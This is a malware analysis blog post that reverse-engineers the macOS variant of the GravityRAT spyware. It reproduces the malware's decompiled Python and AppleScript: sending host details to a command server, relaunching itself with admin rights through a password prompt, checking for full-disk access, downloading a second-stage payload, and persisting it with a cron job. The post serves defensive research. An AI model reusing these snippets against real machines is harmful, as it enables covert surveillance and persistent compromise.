Objective-See's Blog

Adventures in Anti-Gravity

Deconstructing the Mac Variant of GravityRAT

by: Patrick Wardle / November 3, 2020

Love these blog posts and/or want to support my research and tools? You can support them via my Patreon page!

Home
Explore
Search
CNN Tech @cnntech · 7h
Meet @patrickwardle. Sweet guy. Surfer. Loves bunnies.
He can hack any Mac in 10 minutes.
money.cnn.com/gallery/techno…
Patrick Wardle is creating Mac Security Tools
Overview
Posts
Community

📝 👾 Want to play along?
I've added the samples (GravityRat) to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Recently, noted security researcher Tatyana Shishkova of Kaspersky published a new report on the intriguing cross-platform spyware, `GravityRAT` ("*used to target the Indian armed forces*"). In this report, she noted that for the first time, "*there are now versions for … macOS*".

In this blog post, we'll build upon her work, diving deeper into the macOS versions of this malware.

Tatyana's writeup is great place to start, and provides a lot of great foundational detail and insights about GravityRAT …including the newly uncovered macOS variants.

As such, it is a must read:

"GravityRAT: The spy returns"

Samples

Kasperksy was kind enough to share various samples of `GravityRAT` :

```
$ shasum OSX.GravityRAT/*
086b22075d464b327a2bcbf8b66736560a215347  ~/OSX.GravityRAT/Enigma
696c7cbba2c9326298f3ddca5f22cfb20a4cd3ee  ~/OSX.GravityRAT/OrangeVault
e33894042f3798516967471d0ce1e92d10dec756  ~/OSX.GravityRAT/StrongBox
9b5b234e3b53f254bc9b3717232d1030e340c7f2  ~/OSX.GravityRAT/TeraSpace
```

Using macOS's built-in `file` command, we can ascertain that these samples are all executable (64bit) Mach-O binaries:

```
$ file OSX.GravityRAT/*
OSX.GravityRAT/Enigma:          Mach-O 64-bit executable x86_64
OSX.GravityRAT/OrangeVault:     Mach-O 64-bit executable x86_64
OSX.GravityRAT/StrongBox:       Mach-O 64-bit executable x86_64
OSX.GravityRAT/TeraSpace:       Mach-O 64-bit executable x86_64
```

…though are all unsigned:


```
$ for i in OSX.GravityRAT/*; do codesign -dvvv $i; done
OSX.GravityRAT/Enigma: code object is not signed at all
OSX.GravityRAT/OrangeVault: code object is not signed at all
OSX.GravityRAT/StrongBox: code object is not signed at all
OSX.GravityRAT/TeraSpace: code object is not signed at all
```

A brief triage revealed that while the `Enigma` file appeared unique, the other three (`OrangeVault` , `StrongBox` , and `TeraSpace`) appeared quite similar. As such, we'll first dive into the `Enigma` binary. Following this, we'll also analyze one of the files from the other group.

Enigma

The Enigma file (`sha1: 086b22075d464b327a2bcbf8b66736560a215347`) is an unsigned 64bit Mach-O binary.

Kaspersky's report notes that the Windows version was "*downloaded from the site enigma.net[.]in under the guise of a secure file sharing app to protect against ransomware*". The macOS version also appears to masquerade as such an application:



The Enigma UI

Kaspersky states that the Window's versions of the malware are, "*written in Python and packaged using …* `PyInstaller` ".

Leveraging a tool such as PyInstaller allows developers (or malware authors) to write cross-platform python code, then generate native, platform-specific binaries:

"*PyInstaller freezes (packages) Python applications into stand-alone executables, under Windows, GNU/Linux, Mac OS X, FreeBSD, Solaris and AIX.*"

To learn more about PyInstaller, head over to:

PyInstaller.org.
By extracting embedded strings, it's trivial to confirm that this macOS variant was (also) packaged up with `PyInstaller` :

```
$ strings - OSX.GravityRAT/Enigma | grep Python
Py_SetPythonHome
Error loading Python lib '%s': dlopen: %s
Error detected starting Python VM.
Python
```

This can also be confirmed via disassembly, by noting the the malware's `main` function simply calls into `PyInstaller` 's `pyi_main` function:

```
void main() {
    pyi_main(rdi, rsi, rdx, rcx, r8, r9);
    return;
}
```

Recognizing that the malware was packaged up with `PyInstaller` is important, as it means we can extract compiled python code, that ultimately we can fully decompile. Reading python code is of course far simpler than reading decompiled (dis)assembly!

One easy was to extract the compiled python code is via the pyinstxtractor. This open-source tool, can "*extract the contents of a PyInstaller generated…executable file*"

Once installed, we can extract the python archive:

```
$ python pyinstxtractor.py Enigma
[+] Processing Enigma
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 17113011 bytes
[+] Found 458 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: Enigma.pyc
[+] Found 828 files in PYZ archive
[+] Successfully extracted pyinstaller archive: Enigma

You can now use a python decompiler on the pyc files within the extracted directory
```


Let's take a peek at the file extracted by `pyinstxtractor` (which were placed in a directory named `Enigma_extracted`):

```
$ ls -1 Enigma_extracted/
Contents
Crypto
Enigma.pyc
MacOS.so
Nav.so
PIL._imaging.so
PIL._imagingtk.so
PIL._webp.so
PYZ-00.pyz
PYZ-00.pyz_extracted
Python
Tcl
Tk
_AE.so
_Ctl.so
_Dlg.so
_Evt.so
...
```

Most notable is the `Enigma.pyc` file, which as expected (due to its `.pyc` file extension), is compiled python byte code:

```
$ file OSX.GravityRAT/Enigma_extracted/Enigma.pyc
OSX.GravityRAT/Enigma_extracted/Enigma.pyc: python 2.7 byte-compiled
```

We can readily decompile this bytecode via a site such as decompiler.com:



decompiling...
…which gives us back python code!

```
# uncompyle6 version 3.6.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
# Embedded file name: Enigma.py
import Tkinter as tk, ttk, tkFont as tkfont, tkFileDialog, uuid as libuuid, tkMessageBox,
 re, base64, ctypes, datetime, glob, hashlib, json, os, platform, sys, threading, socket
from PIL import ImageTk
import traceback, subprocess, random, zlib, sqlite3, requests, time
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto import Random
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
SSN = requests.Session()
SSN.headers.update({'User-Agent': 'M_22CE2F63F5FF02F6B9754242E4BEE237'})
THREADS = []
dURL = 'https://download.enigma.net.in/90954349.php'
...
```

The Kaspersky report notes that the `GravityRAT` malware, "*collects information about the computer, downloads the payload from the server, and adds a scheduled task.*"

Let's take a closer look at the decompiled python source code (from `Enigma.pyc`), to see how the malware performs each of these steps.

In the code's `main` function, it first invokes the following: `AUTH = IsAuth()`

```python
def IsAuth():
    if platform.system() == 'Darwin':
        user = os.getuid()
        if user != 0:
            with open(os.getenv('TMPDIR') + 'tmp0.txt', 'wb') as (fb):
                fb.write(sys.executable)
            if hasattr(sys, '_MEIPASS'):
                os.system('mkdir ' + os.path.join(sys._MEIPASS, 'Enigma.app'))
                os.system('cp -R ' + os.path.join(sys._MEIPASS, 'Contents') + ' '
                           + os.path.join(sys._MEIPASS, 'Enigma.app/'))
                os.system(os.path.join(sys._MEIPASS, 'Enigma.app/Contents/MacOS/applet'))
        return user


def main():
    AUTH = IsAuth()
```

The `IsAuth` function first checks for macOS (`Darwin`), and then executes a block of logic if the user is *not* running with root privileges (`if user != 0`).

Specifically it:

- writes the path of the executable into a temporary file named `tmp0.txt`
- makes a directory named `Enigma.app` (via `mkdir`)
- copies the `Contents` directory to `Enigma.app` (via `cp -R`)
- executes the `Enigma.app/Contents/MacOS/applet`

This can be observed via our Process Monitor:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process": {
    "pid": 1384,
    "path": "/bin/mkdir",
    "uid": 501,
    "arguments": ["mkdir",
"/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIcYXy95/Enigma.app"],
    ...
  }
}

{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process": {
    "pid": 1385,
    "path": "/bin/cp",
    "uid": 501,
    "arguments": ["cp", "-R",
"/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIcYXy95/Contents",

"/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIcYXy95/Enigma.app/"],
    ...
  }
}

{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process": {
    "pid": 1386,
    "path":
"/private/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIcYXy95/Enigma.app/Conten

    "uid": 501,
    "arguments":
["/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIcYXy95/Enigma.app/Contents/MacC

    ...
  }
}
```

The `applet` binary is a fat (32bit & 64bit) Mach-O binary:

```
$ file Contents/MacOS/applet
Contents/MacOS/applet: Mach-O universal binary with 2 architectures:
  [i386:Mach-O executable i386]
  [x86_64:Mach-O 64-bit executable x86_64]
```

It’s a tiny binary that simply invokes `OpenDefaultComponent` then a function (`sub_100000f58`) that invokes `CallComponentDispatch` :

```
int EntryPoint() {
    rax = OpenDefaultComponent('tlpa', 'tpcs');
    if (rax != 0x0) {
            sub_100000f58(rax);
    }
    return 0x0;
}
```

Since `OpenDefaultComponent` is invoked with `apltscpt` it seems to be related to (perhaps) executing an AppleScript found in the application bundle, specifically `Contents/Resources/Scripts/main.scpt`.

The `main.scpt` file, is compiled AppleScript:

```
$ file Contents/Resources/Scripts/main.scpt
Contents/Resources/Scripts/main.scpt: AppleScript compiled
```


Luckily it's was not compiled in "run-only" mode, meaning we can trivially decompile with macOS's `Script Editor` application:

```
set dirPath to system attribute "TMPDIR"
set logFile to dirPath & "tmp0.txt"
set theText to read logFile
do shell script theText & " > /dev/null 2>&1 &" with administrator privileges
```

Easy to see it's simply attempting to execute the file (specified within `tmp0.txt`) with administrator privileges. Recall that in the `IsAuth` function (in the compiled Python code), the malware wrote out the path to itself into the `tmp0.txt` file:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter tmp0.txt
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" :
"/private/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/tmp0.txt",
    "process" : {
      "uid" : 501,
      "path" :
"/private/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/_MEIuEZp9g/Enigma.app/Conten

      "pid" : 1567
      ...
    }
  }
}

$ cat /private/var/folders/49/2gkt10ss7fj1zfr4l0rj4t5m0000gn/T/tmp0.txt
/Users/user/Downloads/Enigma
```

…thus the AppleScript will prompt the user to authorize the (re)launching of the malware (`Enigma`) with elevated privileges:


Enigma wants to make changes.

Enter your password to allow this.

User Name: user

Password:

Authorization Prompt

Assuming the user enters their credentials into the authorization prompt, a second (privileged) instance of the malware will now be running (note: `uid: 0`):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_FORK",
  "process" : {
    "uid" : 0,
    "path" : "/Users/user/Downloads/Enigma",
    "pid" : 1742
  }
}
```

The malware authors could have avoided all this round about logic by simply invoking the **AuthorizationExecuteWithPrivileges** API. 🤷🏻‍♂️

Now the malware is happily running as root. This means the `IsAuth` function will just return, which causes the malware to invoke a function named `IsAuthorize` :

```
def IsAuthorize():
    try:
        boM = os.popen('ioreg -c IOPlatformExpertDevice -d 2
              | awk -F\\" \'/product-name/{print $(NF-1)}\'').read().strip()
        boP = os.popen('ioreg -c IOPlatformExpertDevice -d 2
              | awk -F\\" \'/board-id/{print $(NF-1)}\'').read().strip()
        bM = os.popen('ioreg -c IOPlatformExpertDevice -d 2
             | awk -F\\" \'/manufacturer/{print $(NF-1)}\'').read().strip()
        bP = os.popen('ioreg -c IOPlatformExpertDevice -d 2
             | awk -F\\" \'/model/{print $(NF-1)}\'').read().strip()
        cu = ''
        response = SSN.post(dURL,
                   data={'K': 'vM', 'cu': cu, 'bM': bM, 'bP': bP, 'boM': boM, 'boP': boP})
        return response.text
    except Exception:
        return '-1'
```


This function gathers some basic information about its host (product name, board id, & model), and sends it off to `https://download.enigma.net.in/90954349.php` .

If it receives a response (that is not `-V`) it attempts to list the files in `~/Library/Safari` . If this fails, it will prompt the user to (manually) give `Terminal.app` full-disk access:

```
if SID != '-V':
  if str(platform.release()).split('.')[0] >= '18':
    krlck = os.popen('ls ~/Library/Safari').read().strip()
    if krlck != '':
        app = MainWindow()
        app.mainloop()
    else:
        msgroot = tk.Tk()
        msgroot.withdraw()
        tkMessageBox.showerror('Enigma: Operation Not Permitted.', 'Solution: \nGo to System Preferences > Security & Privacy and give Full Disk Access to Terminal.app\n(Applications > Utilities> Terminal.app)')
```

On recent version of macOS, application are barred from accessing many user and system files ...unless full-disk access has been granted by the user.
The ~/Library/Safari directory is example of a “protected” directory. Thus, this is how the malware is (indirectly) checking if it has full-disk access.

Assumming the user has granted `Terminal.app` and thus the malware (presumably running under `Terminal.app`) full-disk access, the malware shows the main UI window:



Main Application Window

…the majority of the remaining (compiled) Python code in the malware seems to be "legitimate" …and ensures the UI interface performs as expected (so the user remains oblivious to the fact that the application is indeed malicious).

However, there is still (a bit) more malicious logic.

The Kaspersky report, notes, "*The Mac version …adds a cron job*"

We find this persistence logic in a function named `format` :

```
def format(self, src, des, uc):
  ...
  if not os.path.isfile(des):
      os.system('cp ' + src + ' ' + des)
  if des[-3:] == '.py':
      os.system('sudo crontab -l 2>/dev/null;
                 echo "*/2 * * * * python ' + des + '" | sudo crontab -')
  else:
      os.chmod(des, 448)
      des += ' ' + uc
      os.system('sudo crontab -l 2>/dev/null;
                 echo "*/2 * * * ' + des + '" | sudo crontab -')
  return '+0 '
```

Via `crontab` the malware persists a (passed) file, as a cronjob …set to run every two minutes (`*/2 * * * *`).

The `format` is invoked by a function named `sptoken` . Before invoking the `format` function, code within `sptoken` downloads the contents of the item to persist (as a cronjob):


```
def sptoken(self, clist, tokens, sndr, recvr):
...

 rsp = SSN.get(id['O'])
 if rsp.status_code == 200:
     rep += '+L '
     with open(Tp, 'wb') as (i):
         i.write(rsp.content)
     rep += '+M '
     rep_temp = self.template(Tp, Lp)
     rep += rep_temp
     if rep_temp[0:1] == '+':
         rep += self.format(Tp, Lp, id['U'])
```

…unfortunately this downloaded (and persisted) payload was not available for analysis 😞 As such, this wraps up our analysis.

Conclusions

In this blog post, we thoroughly reversed the `Enigma` binary (`sha1: 086b22075d464b327a2bcbf8b66736560a215347`). After extracting its compiled Python, Mach-O & AppleScript components, we analyzed each to gain an understandings of their capabilities.

And although we do not have access to the 2nd-stage payload, BlockBlock will readily detect its (cronjob) persistence:



crontab

created a cron job

crontab (pid: 2012)

process path: /usr/bin/crontab
process args: -

Cron Job

startup file: /private/var/at/tabs/root
startup object: */2 * * * * python /Users/user/enigma.py

2020-11-05 07:03:28 +0000

temporarily (pid: 2012)

BlockBlock ...block, blocking!

💕 Support Us:

Love these blog posts? You can support them via my Patreon page!

This website uses cookies to improve your experience.